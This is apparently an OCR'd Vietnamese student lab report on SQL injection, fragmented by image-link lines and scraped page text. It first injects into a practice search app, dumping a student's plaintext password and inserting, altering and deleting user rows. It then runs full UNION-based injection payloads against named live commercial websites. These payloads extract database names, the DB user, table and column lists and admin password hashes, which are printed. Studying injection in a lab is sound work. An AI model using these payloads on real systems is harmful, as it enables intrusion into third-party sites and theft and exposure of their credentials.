
SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select lastname+' '+firstname, student_code+'--'+password, student_id from students where student_code='B20DCAT098';--%'

Found 1 products matched your search term "ssss' union select lastname+' '+firstname, student_code+'--'+password, student_id from students where student_code='B20DCAT098';--".

No	Product Name	Product Description	Product Cost (USD)
1	Hoàng Trung Kiên	B20DCAT098--Abc123	13436


3.Thêm, sửa, xóa dữ liệu.

Thêm




SQL Query:

```
select product_name, product_desc, product_cost from tbl_products where product_name like '%samsung';
insert into tbl_users (full_name, username, password) values ('KienCter','Kien','abc123'); --%'
```




SQL Query:

```
SELECT TOP 1 * FROM tbl_users WHERE username = 'Kien' AND password = 'abc123'
```



Login successful. You are logged in as 'KienCter'.

Sửa




SQL Query:

```
select product_name, product_desc, product_cost from tbl_products where product_name like '%samsung';
update tbl_users set password='kienht' where username='kienht'; --%'
```

Found no products matched your search term "samsung'; update tbl_users set password='kienht' where username='kienht'; --".

Xóa




SQL Query:

```
select product_name, product_desc, product_cost from tbl_products where product_name like '%samsung';
delete from tbl_users where username = 'kienht';--%'
```

Found no products matched your search term "samsung'; delete from tbl_users where username = 'kienht';--".

4. Khảo sát tối thiểu 3 trang web có lỗi chen mã SQL

-Trang: http://www.tapiocafeedfood.com
+Tìm số trường: Order by <number>--




1 . Hội chợ AgroTech Bangladesh 2018!

2 . Nutrivision JSC đã tham gia hội chợ viv asia 2017 từ ngày 15-17 tháng 3 tại Băn Cốc, Thái Lan!

3 . Công ty cổ phần Nutrivison đã tham gia hội chợ VIV China 2016!

4 . Nutrivision tham gia Hộ chợ triển lãm Quốc tế về thức ăn chăn nuôi tại Philippines



Warning: mysql_fetch_assoc(): supplied argument is not a valid MySQL result resource in **/home/vietfarmgr/domains/nutrivision.vn/public_html/module/product/product_detail.php** on line **70**

Warning: mysql_fetch_assoc(): supplied argument is not a valid MySQL result resource in **/home/vietfarmgr/domains/nutrivision.vn/public_html/module/product/product_detail.php** on line **70**

1 . Hội chợ AgroTech Bangladesh 2018!

2 . Nutrivision JSC đã tham gia hội chợ viv asia 2017 từ ngày 15-17 tháng 3 tại Băng Cốc, Thái Lan!


3 . Công ty cổ phần Nutrivison đã tham gia hội chợ VIV China 2016!

4 . Nutrivision tham gia Hội chợ triển lãm Quốc tế về thức ăn chăn nuôi tại Philippines

=>Có 21 trường

+Tìm cột bị lỗi

http://www.tapiocafeedfood.com/?php=product_detail&id=-311 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21



3

10


1 . Hội chợ AgroTech Bangladesh 2018!

2 . Nutrivision JSC đã tham gia hội chợ viv asia 2017 từ ngày 15-17 tháng 3 tại Băng Cốc, Thái Lan!

3 . Công ty cổ phần Nutrivison đã tham gia hội chợ VIV China 2016!

=> Cột 3 và 10 bị lỗi.

http://www.tapiocafeedfood.com/?php=product_detail&id=-311 union select 1,2,group_concat(database()),4,5,6,7,8,9,group_concat(user()),11,12,13,14,15,16,17,18,19,20,21



vietfarmgr_ha

vietfarmgr_ha@localhost

1 . Hội chợ AgroTech Bangladesh 2018!


2 . Nutrivision JSC đã tham gia hội chợ viv asia 2017 từ ngày 15-17 tháng 3 tại Băng Cốc, Thái Lan!

Tên cơ sở dữ liệu: vietfarmgr_ha

User: vietfarmgr_ha@localhost

+Trích xuất danh sách các bảng

http://www.tapiocafeedfood.com/?php=product_detail&id=-311 union select 1,2,unhex(hex(group_concat(table_name))),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21 from information_schema.tables where table_schema=database()



CHÀO MỪNG ĐẾN VỚI CÔNG TY CỔ PHẦN NUTRIVISION | Thứ ba, 05.10.2021

Thông tin chi tiết

tbl_config,tbl_content,tbl_content_category,tbl_product,tbl_product_category,tbl_product_new,tbl_product_special,tbl_user,tbl_visit

Đặt mua

10


Những sản phẩm khác

=>Danh sách các bảng

tbl_config,tbl_content,tbl_content_category,tbl_product,tbl_product_category,tbl_product_new,tbl_product_special,tbl_user,tbl_visitor

+Trích xuất danh sách các trường của bảng tbl_user

http://www.tapiocafeedfood.com/?php=product_detail&id=-311 union select 1,2,unhex(hex(group_concat(column_name))),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21 from information_schema.columns where table_name=0x74626c5f75736572



Không bảo mật | www.tapiocafeedfood.com/?php=product_detail&id=-311%20union%20select%201...

CHÀO MỪNG ĐẾN VỚI CÔNG TY CỔ PHẦN NUTRIVISION | Thứ ba, 05.10.2021

Thông tin chi tiết

id,uid,pwd

Đặt mua

10

Sự kiện


1 . Hội chợ AgroTech Bangladesh 2018!

2 . Nutrivision JSC đã tham gia hội chợ viv asia 2017 từ ngày 15-17 tháng 3 tại Băng Cốc, Thái Lan!

=> Các trường: id,uid,pwd

+Lấy username và password của tbl_user

http://www.tapiocafeedfood.com/?php=product_detail&id=-311 union select 1,2,unhex(hex(group_concat(uid,0x2d2d,pwd))),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21 from tbl_user



Không bảo mật | www.tapiocafeedfood.com/?php=product_detail&id=-311%20union%20selec...

ÀO MỪNG ĐẾN VỚI CÔNG TY CỔ PHẦN NUTRIVISION | Thứ ba, 05.10.2021

Thông tin chi tiết

admincp--31b5d7b1a473763500b9b0d66e1a63c2,coder--ee12026a0b34f078925edcb4d85680c8

Đặt mua

10

Sự kiện

1 . Hội chợ AgroTech Bangladesh 2018!


2 . Nutrivision JSC đã tham gia hội chợ viv asia 2017 từ ngày 15-17 tháng 3 tại Băng Cốc, Thái Lan!

3 . Công ty cổ phần Nutrivison

admincp--31b5d7b1a473763500b9b0d66e1a63c2,coder--ee12026a0b34f078925edcb4d85680c8

-Trang: https://www.vinahands.com

+Tìm số trường: Order by <number>--



https://www.vinahands.com/cat.php?id=1%20order%20by%206--

Tấm lắng lamella


Tấm lắng lamen

Tấm lắng lamen

Tấm lắng lamen

Vật liệu mang vi sinh lõi mút D100mm

Vật liệu mang vi sinh lõi mút D100mm



https://www.vinahands.com/cat.php?id=1%20order%20by%207--

Lớp học
Cú pháp SQLite
Sinh viên đăng nhập
infosecptit.com - /cs...
INAHANDS
ữ giả Môi trường
chủ | Giới thiệu | Lĩnh vực hoạt động | Bàn Tay Việt với Môi trường và Cộng đồng | Hình ảnh sản phẩm | Góc Bàn Tay Việt | Thành tựu | Liên hệ
ư viện ảnh
ình ảnh sản phẩm
hành tựu
óc Bàn Tay Việt


```
Mysql database error
